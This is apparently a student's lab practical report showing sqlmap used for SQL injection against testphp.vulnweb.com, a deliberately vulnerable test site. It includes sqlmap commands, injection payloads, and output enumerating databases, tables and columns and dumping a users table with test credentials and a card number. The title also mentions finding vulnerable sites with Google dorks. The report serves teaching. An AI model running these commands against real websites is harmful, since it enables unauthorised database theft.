Date: 05/ 02 /2025

Lab Practical 6:
Perform SQL injection with SQLMap on vulnerable website found using google dorks


➔ What is Sql Injection?

SQL injection (SQLi) is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. This can allow an attacker to view data that they are not normally able to retrieve. This might include data that belongs to other users, or any other data that the application can access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate a SQL injection attack to compromise the underlying server or other back-end infrastructure. It can also enable them to perform denial-of-service attacks.

➔ What is SqlMap?

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.




```
┌──(kali㉿kali)-[~]
└─$ sqlmap
        ___
       __H__
 ___ ___[)]_____ ___ ___  1.8.7#stable
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --
update, --purge, --list-tampers or --dependencies). Use -h for basic and -hh for advanced he
lp

[05:55:14] [WARNING] your sqlmap version is outdated
```

Date: 05/ 02 /2025

Sqlmap Commands:


1. **Sqlmap -u URL**: Scan the website and return basic information



```
└─$ sudo sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1
        ___
       __H__
 ___ ___[']_____ ___ ___  1.8.7#stable
|_ -| . [.]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
le local, state and federal laws. Developers assume no liability and are not

[*] starting @ 11:29:59 /2025-01-12/

[11:29:59] [INFO] resuming back-end DBMS 'mysql'
[11:29:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 7203=7203

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 6072 FROM (SELECT(SLEEP(5)))wIzJ)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-7602 UNION ALL SELECT NULL,NULL,CONCAT(0x716b6a7171,0x5a
x7162707171)-- -
---
[11:30:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[11:30:00] [INFO] fetched data logged to text files under '/root/.local/share
```


Date: 05/ 02 /2025

2. **Sqlmap -u URL –dbs –batch**: For retrieve all databases name from URL below command is used



```
        1.8.7#stable

        https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
le local, state and federal laws. Developers assume no liability and are not

[*] starting @ 11:29:00 /2025-01-12/

[11:29:01] [INFO] testing connection to the target URL
[11:29:02] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:29:02] [INFO] testing if the target URL content is stable
[11:29:03] [INFO] target URL content is stable
[11:29:03] [INFO] testing if GET parameter 'artist' is dynamic
[11:29:03] [INFO] GET parameter 'artist' appears to be dynamic
[11:29:04] [INFO] heuristic (basic) test shows that GET parameter '       ' mi
[11:29:04] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads
for the remaining tests, do you want to include all tests for 'MySQL' extendi
[11:29:04] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:29:06] [INFO] GET parameter '       ' appears to be '
[11:29:06] [INFO] testing 'Generic inline queries'
[11:29:07] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDE
[11:29:08] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
[11:29:08] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDE
[11:29:09] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clau
[11:29:09] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDE
[11:29:09] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clau
[11:29:10] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, OR
[11:29:10] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING cl
[11:29:11] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDE
```


3. **Sqlmap -u URL -D acuart --tables –batch**: For retrieve all tables from specific database from URL below command is used



```
[11:35:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[11:35:33] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```


Date: 05/ 02 /2025

4. **Sqlmap -u URL -D acuart -T users --columns –batch**: For retrieve all columns name and datatype for specific table for specific database from URL below command is used



```
[11:38:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[11:38:43] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```


5. **Sqlmap -u URL -D acuart -T users -C uname –dump:** For retrieve all data from specific column for specific database table from URL below command is used



```
[11:45:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[11:45:17] [INFO] fetching entries of column(s) 'uname' for table 'users' in
database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+

[11:45:20] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share
/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[11:45:20] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/testphp.vulnweb.com'
[11:45:20] [WARNING] your sqlmap version is outdated
```

Date: 05/ 02 /2025

1. **sudo sqlmap -u URL-D acuart -T users --dump all –batch:** For dump all database table entries from URL below command is used



```
Database: acuart
Table: users
[1 entry]
+---------------------+----------------------------------+------+--------------
----+---------+--------+---------+---------+
| cc                  | cart                             | pass | email
    | phone   | uname  | name    | address |
+---------------------+----------------------------------+------+--------------
----+---------+--------+---------+---------+
| 1234-5678-2300-9000 | bef71416160e0fe714c46705c7ea191f | test | mymy@email.
com | 2233477 | test   | den yoif | address |
+---------------------+----------------------------------+------+--------------
----+---------+--------+---------+---------+

[11:46:45] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share
/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[11:46:45] [INFO] fetched data logged to text files under '/root/.local/share
/sqlmap/output/testphp.vulnweb.com'
```